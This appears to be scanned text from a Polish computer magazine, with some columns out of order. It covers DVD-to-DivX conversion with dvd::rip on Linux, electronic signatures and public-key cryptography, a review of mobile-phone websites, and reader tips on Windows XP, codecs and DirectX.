
Może się zdarzyć że miejscem, do którego będą zapisywane dane, jest na przykład partycja z systemem plików Windows (np. FAT). W takim wypadku Ekspert radzi zmienić w polu **[Temporary directory]** **/home/dvd/film/tmp** miejsce przechowywania plików na partycję linuxową. Powodem jest nazwa pliku **cs:\trace_b.txt**, w którym kodek **divx4linux** chce zapisać swoje logi. Takiego pliku nie można utworzyć na partycjach **FAT16**, **FAT32** oraz **NTFS** i pojawia się błąd, który uniemożliwia dalszą pracę programu konwertującego film.

3. Jeżeli predefiniowane ustawienia nie odpowiadają nam, można skorzystać z kalkulatora przeliczeń. Dostępny jest po naciśnięciu przycisku 9. Można tu wybrać rozdzielczości, na jakie będzie konwertowany film. Na czerwono program



zaznacza ustawienia gwarantujące najlepszą jakość filmu 10.

4. Zakładka **Transcode** jest jedną z najważniejszych sekcji. To na niej konfigurujemy metody konwersji, a możliwości jest wiele. Po lewej stronie zakładki znajdują się ustawienia dla obrazu 11, po prawej dla dźwięku. Zajmijmy się najpierw obrazem.



5. Pierwszym polem, któremu powinniśmy się przyjrzeć, jest 12 – wybór formatu pliku wynikowego. Właściciele stacjonarnych odtwarzaczy na pewno zainteresuje format **VCD** i **SVCD** (ten drugi odtwarzają tylko nowsze urządzenia). Pozostali zapewne zechcą zapisać film w formacie DivX – w takim wypadku prawidłowym wyborem będzie plik **AVI**.

6. Następnie należy wybrać kodek, jakim będzie kodowany obraz 13.

Jeśli zapisujemy film do pliku AVI, dostępne są między innymi **DivX4**, **DivX5**, **XviD**. Ekspert proponuje wybrać DivX5 – to najnowszy, ale sprawdzony już kodek. Dla formatu (S)VCD wskazujemy w polu 10 odpowiednio **VCD** lub **SVCD**.

7. Liczbę ramek na sekundę można ustawić w polu 14. Na górze zakładki widnieją informacje na temat zgranego filmu – Ekspert zaleca zachowanie oryginalnej liczby ramek (**FPS**), dzięki czemu unikniemy problemów z synchronizacją dźwięku z napisami. Następnie należy zdecydować, czy obróbka filmu nastąpi w dwóch etapach – oddzielnie konwersja dźwięku i obrazu. Ekspert zaleca wybrać ustawienie 15 – daje lepsze efekty.

8. Następnie ustawiamy wielkość, jaką ma zająć plik z przekodowanym filmem 16. Widoczne tu wielkości plików zależą od ustawień na zakładce **Clip & Zoom**.

9. W polu 17 ustawia się liczbę nośników, na jakie chcemy podzielić plik wynikowy. Dostępne jest od jednej do czterech płyt o definiowanej wielkości.

Program tak dopasuje parametry konwersji, aby wypełnić wskazaną liczbę nośników.


10. Parametr 11 wskazuje wielkość pliku wynikowego. Jest on wyliczany na podstawie liczby nośników, jakie ma zająć (możemy zmienić go, wpisując w pole tekstowe 12 inną wartość). Dla filmu w DivX5 i dźwięku MP3 wystarczy jeden nośnik 700 MB (dla AC3 potrzebne będą dwie płyty).

12. Bitrate 13 definiuje, ile kilobitów zajmie jedna sekunda filmu. Wraz ze wzrostem bitrate poprawia się jakość obrazu. Chcąc ustawić własną wartość tego parametru, należy zaznaczyć opcję 14 (maksymalnie może wynosić 6000 kbit/s). W polu 15 widać, ile miejsca zajmie plik po przekodowaniu.

13. W prawej części okna znajdują się opcje dotyczące dźwięku. Najpierw należy wybrać dostępną ścieżkę dźwiękową, zmieniając 16. W zależności od wybranego formatu wynikowego będą dostępne różne formaty dźwiękowe, do jakich można przekodować dźwięk. Na przykład dla wybranego DivX5 istnieje możliwość zapisania dźwięku w MP3 oraz pozostawienie ścieżki w oryginalnym formacie, czyli w AC3 17. Dla VCD i SVCD dostępne jest tylko kodowanie w MP2.

14. W przypadku MP3 można zmienić parametry dźwięku 18. Wartość 19 jest obliczana automatycznie – normalizuje ona głośność ścieżki audio. Można ją ponownie przeliczyć, klikając na 20.

15. Wszystkie istotne parametry zostały ustawione, zatem można zacząć kodowanie filmu. Klikamy na znajdujący się w dolnej części okna przycisk 21 jeśli nagrywamy na kilku płytach lub na 22, gdy potrzebujemy tylko jednej płyty. Czas kodowania zależy od szybkości procesora komputera, na którym przeprowadzamy konwersję.



Trudne terminy

» **AC3** – wielokanałowy zapis dźwięku opracowany w Laboratoriach Dolby, nazwany **Dolby Digital**. Ten standard zapisu dźwięku stosowany jest obecnie w większości filmów DVD.

» **DivX** – opatentowany format kodowania obrazu, zajmujący niewiele miejsca na dysku, tak aby mógł być rozpowszechniany w internecie. Kodek ten jest o wiele bardziej wydajny niż MPEG-2.


» **kodek** – ang. codec, skrót od coder-decoder. Najczęściej jest to biblioteka umożliwiająca kodowanie i rozkodowanie plików w danym formacie zapisu.

» **link, dowiązanie symboliczne** – linuksowy plik wskazujący na inny plik lub katalog. Do tworzenia takich plików służy komenda **ln**

» **SVCD** – ang. Super Video CD – format cyfrowego zapisu video, o lepszych parametrach niż VCD. Obraz zapisany jest w formacie MPEG-2.

» **VCD** – ang. Video CD – płyta CD zawierająca film zapisany wraz z dźwiękiem. Obraz i dźwięk zakodowany jest za pomocą standardu MPEG-1. W zależności od jakości obrazu możliwe jest przechowywanie do 70 minut filmu. Standard ten stał się podwaliną dla innych nośników multimedialnych, także dla formatu DVD.

16. Na zakładce **Logging** wyświetlany jest zapis tego, co się dzieje podczas pracy aplikacji. Stąd też dowiemy się o powodach ewentualnych niepowodzeń.



17. Po zakończeniu kodowania można obejrzeć film klikając na **View AVI**. Pliki znajdziemy w wybranym wcześniej katalogu – w naszym wypadku **/home/dvd** KW ■

Warto zajrzeć...

Biblioteki:

- www.divx.com/divx/linux/
- www.mp3dev.org/
- www.wideolan.org/libdvdcss/
- <http://fame.sourceforge.net/>
- www.xvid.org/

Programy:

- www.mplayerhq.hu/
- www.theorie.physik.uni-goettingen.de/~ostreich/transcode/
- www.exit1.org/dvdrrip/
- <http://avifile.sourceforge.net/>
- www.dtek.chalmers.se/groups/dvd/
- <http://xinehq.de/>

Konwersja:

- www.bunkus.org/dvdripping4linux/index.html



Pakiety dla innych dystrybucji

Użytkownicy wersji Linuksa niebazujących na pakietach RPM mogą doinstalować potrzebne aplikacje, o ile mają dostęp do internetu. W wypadku Debiana należy dopisać źródło pakietów do pliku **/etc/apt/sources.list** `deb http://marillat.free.fr/unstable main`

Następnie należy wydać polecenie **apt-get update**, aby ściągnąć listę pakietów. Teraz wystarczy wydać polecenie **apt-get install mplayer-686**, aby zainstalować MPlayer wraz ze wszystkimi potrzebnymi bibliotekami. Tak samo łatwo instaluje się **dvd:ripa**. Komenda **apt-get install video-dvdrrip** zainstaluje go wraz z pakietami, których nie ma w systemie, a które są niezbędne do działania programu.



Wyobraźmy sobie świat bez urzędów. Bez kolejek, okienek, numerków i ospałych urzędników. To wszystko może stać się rzeczywistością dzięki podpisowi elektronicznemu

Podpis cyfrowy

Powodem, dla którego osobiście stawiamy się z naręczem dokumentów i podań w urzędzie, jest między innymi fakt, że urząd musi mieć pewność, że to my podejmujemy kroki prawne, a nie nikt inny. Teoretycznie, media elektroniczne są idealnym środowiskiem do prowadzenia interesów czy załatwiania spraw urzędowych. Dokumenty można sprawnie i szybko przysyłać e-mailem, potrzebne wskazówki zdobywać na witrynach WWW, pobierać wzory dokumentów on-line.

Co obiecuje podpis?

Idea elektronicznego podpisu i technologii mu towarzyszących jest zapewnienie korespondencji całkowicie bezpiecznego. Chodzi

o uchronienie zawartości przed odczytaniem i zmianą przez osoby niepowołane. Podpis jest jednocześnie gwarancją oryginalności treści – każda zmiana spowoduje niezgodność podpisu z listem. Tak chronione dokumenty są więc na tyle wiarygodne, aby mogły być legalne.

Praktyka


Anonimowość internetu oraz łatwość, z jaką możemy manipulować w nim informacją, sprawiają, że globalna sieć nie cieszy się zaufaniem. Większość technologii i rozwiązań, takich jak WWW, poczta elektroniczna czy FTP, powstawały jeszcze w czasie, gdy internet był siecią akademicką i nikomu nie śniło się, że zacznie być tak powszechnym wynalazkiem. Dlatego długo brakowało mu ujednolitego systemu autoryzacji i bezpieczeństwa. Włamanie, podsłuchiwanie czy kradzież danych nie zachęcają do tego, żeby powierzać internetowi nasze pieniądze lub ważne i poufne informacje.

Dziś istnieją już mechanizmy zabezpieczeń oraz szyfrowania zapewniające poufność informacji. 16 sierpnia 2001 roku termin podpisu elektronicznego oficjalnie stał się bytem prawnym. Nie wprowadzono oddzielnej definicji, lecz uznano, że podpis elektroniczny jest formą podpisu własnoręcznego. Dokumenty elektroniczne (oprócz nielicznych wyjątków) opatrzone bezpiecznym podpisem elektronicznym mają taką samą moc prawną, co dokumenty

skie przedsiębiorstwa cierpią na niedobór narzędzi do obrotu fakturami w formie elektronicznej. Problemem nawet nie jest wystawienie faktury, lecz jej przechowywanie w archiwach firmy, nie wiadomo bowiem, czy wydrukowany e-mail podpisany elektronicznie nadal ma wagę dokumentu czy nie. Inny przykład rozdziewku między teorią i praktyką dotyczy pism urzędowych, które często wymagają dołączenia znaczka skarbowego, co w przypadku listu elektronicznego jest trudne do zrealizowania. Te i inne problemy skutecznie opóźniają wejście elektronicznego podpisu do masowego użycia. Jest jednak nadzieja – przystosowywanie polskiego prawa do wymogów UE zmusi nasze urzędy, sądy i prawodawców do przyspieszenia prac nad wprowadzeniem e-podpisu do powszechnego użycia.

Dla Kowalskiego

Świat biznesu, mimo że mógłby wiele na podpisie elektronicznym skorzystać, na razie obchodzi się smakiem i czeka na praktyczne rozwiązania. Dla użytkowników prywatnych podpis elektroniczny jest ogólnie i łatwo dostępny. Najbardziej popularnym zastosowaniem tej technologii jest podpisywanie e-maili. Jeżeli z jakichś powodów nie chcemy, aby nasza korespondencja była dostępna dla kogokolwiek poza adresatem, możemy użyć prywatnego podpisu. Niezbędny do stosowania podpisu elektronicznego certyfikat dostajemy u jednego z autoryzowanych dostawców, na przykład ●. Zazwyczaj podstawowa usługa certyfikacyjna jest udostępniana za darmo. Otrzymany plik z certyfikatem instalujemy w naszym programie pocztowym. **JK**



Wszystkie popularne programy pocztowe, między innymi Outlook Express, mają możliwość opatrzenia listów e-mail elektronicznym podpisem ●.

papierowe z podpisem własnoręcznym. Teoretycznie, ponieważ szczegółowych regulacji nadal nie ma. O ile niektórzy (na przykład dostawcy prądu czy usług radiotelekomunikacyjnych) są przyzwyczajeni do wystawiania faktur bez tradycyjnego podpisu, to inne firmy nie mają żadnych doświadczeń. Dodatkowo, pol-



Kryptografia asymetryczna

Najpopularniejszy dziś i uznawany za bezpieczny podpis elektroniczny wykorzystuje metodę szyfrowania asymetrycznego. Polega ona na wykorzystaniu dwóch kluczy – prywatnego i publicznego. Za pomocą klucza prywatnego szyfrujemy i podpisujemy dokument, za pomocą klucza publicznego można go rozszyfrować i potwierdzić oryginalność dokumentu. W procesie weryfikacji dokumentu bierze również

udział centrum certyfikacji, od którego pobraliśmy identyfikator cyfrowy – potwierdza ono autentyczność identyfikatora oraz okres jego ważności. Najważniejszy jest klucz prywatny. Ochrona jego tajności to warunek bezpieczeństwa. Najprostsze klucze są przechowywane na dysku komputera. W najbardziej zaawansowanych systemach stosowanych między innymi w bankach, klucz prywatny ważnych osób jest przechowywa-

ny na specjalnej karcie magnetycznej. Osoby takie podpisują dokumenty posługując się właśnie kartą i czytnikiem podłączonym do komputera. Fachowcy twierdzą jednak, że przyszłość podpisu elektronicznego leży w biometrii, czyli odczytywaniu unikalnych cech człowieka. Zamiast karty z chipem będziemy się więc podpisywać przyłożeniem palca do czytnika linii papilarynych lub spojrzeniem w skaner siatkówki oka ●.



Panasonic BM-ET100 to jeden z pierwszych dostępnych na rynku skanerów siatkówki ludzkiego oka



Warto zajrzeć...

Książki:

- Podpis elektroniczny** – Jerzy Jacyszyn, Aleksander Wittlin, Sebastian Zakrzewski, Wydawnictwo Prawnicze LexisNexis, Warszawa 2002, cena: 55 zł
- Podpis elektroniczny** – Włodzimierz Dąbrowski, Przemysław Kowalczyk, wydawnictwo Mikom, Warszawa 2003, cena: 12 zł

Adresy WWW:

- www.podpiselektroniczny.pl
- www.certum.pl
- www.zeto.krakow.pl
- www.e-podpis.unicard.pl
- www.sigillum.pl
- www.polcert.pl

Gdzie szukać w internecie



Telefon komórkowy już dawno przestał być jedynie urządzeniem do komunikowania się. Posiadacze współczesnych komórek chcą wciąż nowych opcji, zastosowań, ciekawszego wyglądu i atrakcyjniejszych dodatków. Fanom telefonii Ekspert poleca kilka ciekawych witryn

Gsmonline

Jeden z najrzetelniej prowadzonych serwisów. Codziennie pojawia się nawet kilkanaście świeżych nowości ze świata telekomunikacji, co świadczy o dużej pracowitości twórców. Gsmonline może pochwalić się bardzo dobrymi testami telefonów – każdy model jest opisany bardzo dokładnie, z wieloma zdjęciami


FKN

Dawniej fanklub Nokii, obecnie serwis opisujący wszystkie aspekty telefonii. Poziom tekstów jest bardzo wysoki, uwagę zwracają artykuły, w których możemy, na przykład, dowiedzieć się o tajnikach planów taryfowych czy porównać jakość usług operatorów. Oczywiście są też testy i rankingi aparatów



robinowymi przez autorów (a nie ściąganymi ze stron producentów). Od strony merytorycznej testy są bardzo dopracowane, widać, że robione przez entuzjastów telefonii komórkowej – każdy model komórek jest rozbiórany, ważony, mierzony i fotografowany. Popularność serwisu potwierdza duża liczba gości i wpisów na forum.

www.gsmonline.pl



Autorzy pilnie śledzą wydarzenia na rynku i wypływają wszystkie promocje, wpadki czy ciekawostki związane z telekomunikacją. Dobrze funkcjonuje giełda nowych i używanych telefonów. Testy nie są bardzo rozbudowane, nie są również bardzo aktualne, lecz jest ich dużo. Na uwagę zasługuje FTP, z którego za darmo możemy ściągać wiele przydatnych programów na pece- ta przeznaczonych do współpracy z telefonami komórkowymi.

www.infogsm.pl

Telefonia WP

Serwis Wirtualnej Polski może stanowić wzór dla konkurencji. Olbrzymia baza testów telefonów i opinii na temat poszczególnych aparatów na pewno ułatwi decyzję co do wyboru modelu telefonu. Nie jest to serwis nastawiony na szybkie publikowanie nowości. Znajdziemy w nim za to sporo ciekawych artykułów, popularne forum i FTP. Na plus można zaliczyć mniejszą niż u konkurencji liczbę reklam. Serwis nie prowadzi własnego sklepu, więc nie można go podejrzewać o promowanie własnych produktów.

www.telefonia.wp.pl

Aplikacje GSM

Ciekawy serwis poświęcony oprogramowaniu na telefony komórkowe. Przeczytamy w nim o wszystkich nowościach, można również wypróbować wiele gier i innych aplikacji w oknie przeglądarki. Istnieje też możliwość ściągnięcia niektórych programów przez WAP. Większość z nich to wersje shareware, freeware i demo. Osobny dział poświęcono grom. Niestety, za wiele gier trzeba płacić wysłaniem SMS-a.

www.aplikacjegsm.pl

Siemens.prv.pl

Strona polecana dla użytkowników i wielbicieli komórek produkcji Siemens. Znajdziemy na niej opisy wszystkich modeli, informacje, gdzie i za ile można je kupić, oraz sporo testów i opinii użytkowników. Strona jest wykonana starannie i funkcjonalnie, chociaż niektóre działy wciąż są w budowie. Docenić należy spory dział z oprogramowaniem. Znajdziemy w nim darmowe aplikacje, uaktualnienia firmware'u, logo, dzwonki oraz instrukcje obsługi w plikach PDF.

www.siemens.prv.pl

Telefon.pl

Serwis bez tysięcy migających banerów, za to z dużym zbiorem artykułów. Dobrą pracę wykonali autorzy, grupując artykuły w centrach tematycznych. Oprócz tekstów o telefonach znajdziemy opisy urządzeń przenośnych – palmtopów czy akcesoriów Bluetooth. Recenzji aparatów nie jest dużo i czasami różnią się od siebie poziomem. Można trafić na bardzo dokładny opis z wieloma zdjęciami i porównaniem do podobnych modeli lub suchą notatką z parametrami. Twórcy tej strony świetnie orientują się w niuansach polskiego rynku telekomunikacyjnego. W informacjach możemy przeczytać między innymi o błędach czy nieuczciwych działaniach operatorów. Niewypałem jest dział Download. Zaledwie kilka programów i to mało przydatnych.

www.telefon.pl


Gsmphone.pl

Strona bardzo komercyjna (zarabia na siebie dzięki sklepowi), jednak pełna ciekawych testów telefonów i oprogramowania. W sklepie można kupić profesjonalny osprzęt serwisowy do odblokowywania telefonów, klucze sprzętowe, kable do łączenia z komputerem i oprogramowanie do edycji zawartości kart SIM. Na stronie znajdziemy archiwum kodów GSM, słownik pojęć, a także bramkę SMS.

www.gsmphone.pl

Wapster

To chyba największa kolekcja polifonicznych dzwonek, graficznych SMS-ów, obrazków, tapet, wygaszaczy i innych multimedialnych gadżetów, które można wgrywać do telefonów. Oczywiście za korzystanie z usług trzeba płacić. Na szczęście, gdy zarejestrujemy się, dostajemy parę jednostek



płatniczych – wapsterów – za które można kupić swoje pierwsze logo lub muzykę. Jeśli zgodzimy się na otrzymywanie reklamowych SMS-ów, nasze konto będzie doładowywane dodatkowymi wapsterami.

www.wapster.pl

Mobile.net

Stojący na dobrym poziomie portal z rozbudowaną sekcją dla użytkowników protokołu WAP. Do ściągnięcia sporo ciekawych gier w Javie. Dobre wrażenie robi bardzo czytelnie zorganizowana baza opisów telefonów i wskazówek dotyczących ich użytkowania. Oczywiście ściągnięcie dzwonek czy grafik jest płatne.

www.mobile.net.pl



Komputer wymaga od użytkowników specjalistycznej wiedzy, którą nabywamy wraz z doświadczeniem. Warto korzystać z podpowiedzi, by nie tracić czasu na poszukiwanie rozwiązania problemu. Dla jednych oczywiste, dla innych niekoniecznie...

Szukasz pomocy?

Na stronach Porady Eksperta można znaleźć rozwiązania typowych problemów trapiących użytkowników komputerów. Pytania opublikowane w tym wydaniu zostały wybrane z listów nadesłanych do redakcji przez Czytelników drugiego wydania naszego magazynu.

Jeżeli masz problem z komputerem i nie potrafisz nigdzie znaleźć odpowiedzi – zapytaj Eksperta. Redakcja postara się podać rozwiązanie.

E-maile z krótkimi pytaniami dotyczącymi obsługi komputera prosimy przysyłać na adres:

porady@ks-ekspert.pl

Najciekawsze i najczęściej się powtarzające pytania wraz z odpowiedziami opublikujemy na łamach następnego wydania Eksperta.

Strumień MP3 na dysku

Czy istnieje możliwość zgrzywania na dysk strumienia MP3 z radia internetowego?

Tak. Strumień MP3 z rozgłośni internetowych można zapisywać na dysku na przykład za pomocą wtycz-



Porady Eksperta



Stare programy i WinXP

Nie mogą zainstalować lub uruchomić niektórych, zwłaszcza starszych programów w Windows XP.


Niektóre programy, szczególnie te projektowane dla starszych wersji systemu operacyjnego Windows, na przykład 95, mogą nie działać w Windows XP. Microsoft nazywa to zjawisko problemem ze zgodnością programów lub aplikacji. Użytkownik może temu zapobiec.

Można sprawdzić, czy w internecie nie ma dostępnych aktualizacji lub poprawek do danej aplikacji. Odpowiedni plik może być dostępny na witrynie autorów programu lub na stronie Windows Update.

Jeśli korzystamy z funkcji szybkiego przełączania użytkowników i w systemie zalogowanych jest kilku użytkowników, spróbujmy wylogować wszystkich, z wyjątkiem konta używanego do instalowania programu. Niektóre programy wymagają do zainstalowania użycia konta z uprawnieniami administratora. Istnieją również aplikacje, z których można korzystać tylko z poziomu konta administratora. Windows XP ma wbudowany specjalny mecha-

nizm, pozwalający uruchamiać programy w trybie odzwierciedlającym środowisko wcześniejszych wersji systemów Windows, tak zwany Kreator zgodności programów. Narzędzie **Kreator zgodności programów** dostępne jest w menu **Start**,

ści dla programu, na liście mamy wszystkie odmiany systemów Windows, począwszy od wersji 95. Jeśli nie chcemy korzystać z kreatora, odpowiedni tryb zgodności można ustawić we właściwościach pliku wykonywalnego danego programu. Aby to zrobić, klikamy prawym przyciskiem myszy na pliku EXE, wybieramy **Właściwości** i przechodzimy do zakładki **Zgodność**. Zaznaczamy opcję **Uruchom ten program w trybie zgodności z:** i z listy wybieramy jedno z dostępnych poleceń, po czym zatwierdzamy zmiany, klikając na **OK**.




potem **Wszystkie programy** i **Akcesoria**.

Po uruchomieniu aplikacji należy wskazać program, który nie działa zgodnie z naszym oczekiwaniem – kreator może przeskanować dysk twardy w poszukiwaniu zainstalowanych programów lub możemy sami wskazać jego lokalizację. Kolejnym krokiem jest wybranie trybu zgodno-

Windows XP nie ma bibliotek odpowiedzialnych za wyświetlanie grafiki trójwymiarowej w trybie OpenGL, ich brak może powodować nieprawidłowe działanie niektórych gier. Należy wówczas zainstalować nowe sterowniki do karty graficznej. Większość udostępnianych obecnie pakietów sterowników zawierają biblioteki do obsługi OpenGL.

ki do programu Winamp, o nazwie Streamripper. Aplikacja potrafi przechwytywać sygnał nadawany w standardzie SHOUTcast, spis takich radiostacji dostępny jest pod adresem www.shoutcast.com. Program w obecnej wersji nie potrafi przechwytywać strumienia RealAudio i WMA, a także OGG Vorbis. Po zainstalowaniu plug-ina uruchamia się razem z Winampem, jego ikonka widoczna jest w zasobniku systemowym. Przed rozpoczęciem zgrzywania należy w opcjach Streamrippera wskazać katalog, w którym będą zapisywane przechwytywane pliki, klikając na **Options**, następnie **File** i **Output Directory**. Każdy utwór muzyczny może być zapisany jako plik, a jeśli rozgłośnia razem ze strumieniem przekazuje informacje o utworach, każdy plik może mieć nadany odpowiedni tytuł. Na CD Eksperta zamieszczone są dwie wersje Streamrippera, jedna dla Winampa serii 2.x, druga dla serii 3.x.



Niekompatybilne kodeki

Gdy próbuję otworzyć film DivX, system wyświetla komunikat o nieznanym formacie. Mam zainstalowany kodek DivX 5.02. Co robić?

DivX 5 niestety nie jest w stanie zapewnić nam poprawnego odtwarzania wszystkich filmów. Kodek DivX rozwijany był w wielu osobnych projektach, co spowodowało powstanie różnych, nie do końca kompatybilnych ze sobą wersji. Film zakodowany DivX-em w wersji 3 może nie być poprawnie odtwarzany przez system wyposażony w tylko piątą wersję DivX-a. W internecie

krążą rozmaite pakiety kodeków. Instalacja kilku takich pakietów wprowadza bałagan do systemu i nie jest zalecana. Na krążku Eksperta zamieszczony jest optymalny zestaw plików, które należy instalować w odpowiedniej kolejności: kodek **DivX 5**, filtry wideo **ffdshow alpha** oraz filtry dźwięku: **AC3** i **Ogg**. Aby uniknąć ewentualnych konfliktów, wcześniej należy odinstalować z systemu wszystkie kodeki powiązane z formatem DivX. Na krążku Eksperta znajdziemy również program **AVIcodec**, który służy do identyfikowania kodeków użytych do stworzenia plików AVI.


DivX na starym Pentium

Czy jest szansa oglądania filmów DivX na starszym komputerze klasy Pentium?

Użytkownicy starszych komputerów, wyposażonych w procesory taktowane zegarem około 300 MHz, filmów DivX w wysokiej rozdzielczości nie obejrzą, ale po jej obniżeniu jest to możliwe. Musimy mieć jednak kartę graficzną z minimum 8 MB pamięci i kartę dźwiękową na złączu PCI. Operację zmiany rozdzielczości można wykonać programem **VirtualDub**. W menu **File** wybieramy pozycję **Open video file...**, wczytujemy film

DivX, następnie przechodzimy do opcji **Video**, potem **Filters...** i **Add...**. Z dostępnej listy wybieramy **resize**. Teraz musimy podać niższą rozdzielczość.

Kolejnym krokiem jest wybór odpowiedniego kodeka – przechodzimy do menu **Video**, następnie **Compression...**, wybieramy kodek DivX, w menu **Video** zaznaczamy opcję **Full processing mode**, a w menu **Audio** – **Direct stream copy**. Zapisujemy film jako nowy plik. Z menu **File** wybieramy pozycję **Save as AVI...**. Rozpoczyna się proces zmiany rozdzielczości filmu. Na komputerze z procesorem 266 MHz operacja trwa około pięciu godzin.




Usuwanie DirectX 9

Jak odinstalować DirectX 9?



Bibliotek DirectX oficjalnie nie można usunąć z systemów Windows, Microsoft nigdy nie udostępnił odpowiedniego narzędzia. Na niektórych komputerach, zwłaszcza tych starszych generacji, zainstalowanie nowej wersji pakietu DirectX może powodować nieprawidłowe działanie niektórych programów, na przykład starszych gier.

Jeżeli pracujemy w systemie Windows 2000/XP to istnieje możliwość przywrócenia poprzedniej




na przywrócić także poprzez reinstalację systemu Windows. Na krążku bieżącego wydania Eksperta zamieszczona jest aplikacja


DirectX Eradicator, która usuwa biblioteki DirectX w wersjach 2-9, zarówno w systemach Windows linii 9x, jak i 2000/XP. Jest to narzędzie nieoficjalne, pozbawione wsparcia technicznego, zarówno autor programu, jak i redakcja Eksperta nie ponoszą odpowiedzialności

skomplikowana, sprowadza się do kliknięcia na ● w oknie programu. Wszystkie operacje zostaną wówczas przeprowadzone w tle, po czym na ekranie ukaże się komunikat informujący użytkownika o konieczności ponownego uruchomienia systemu ●.

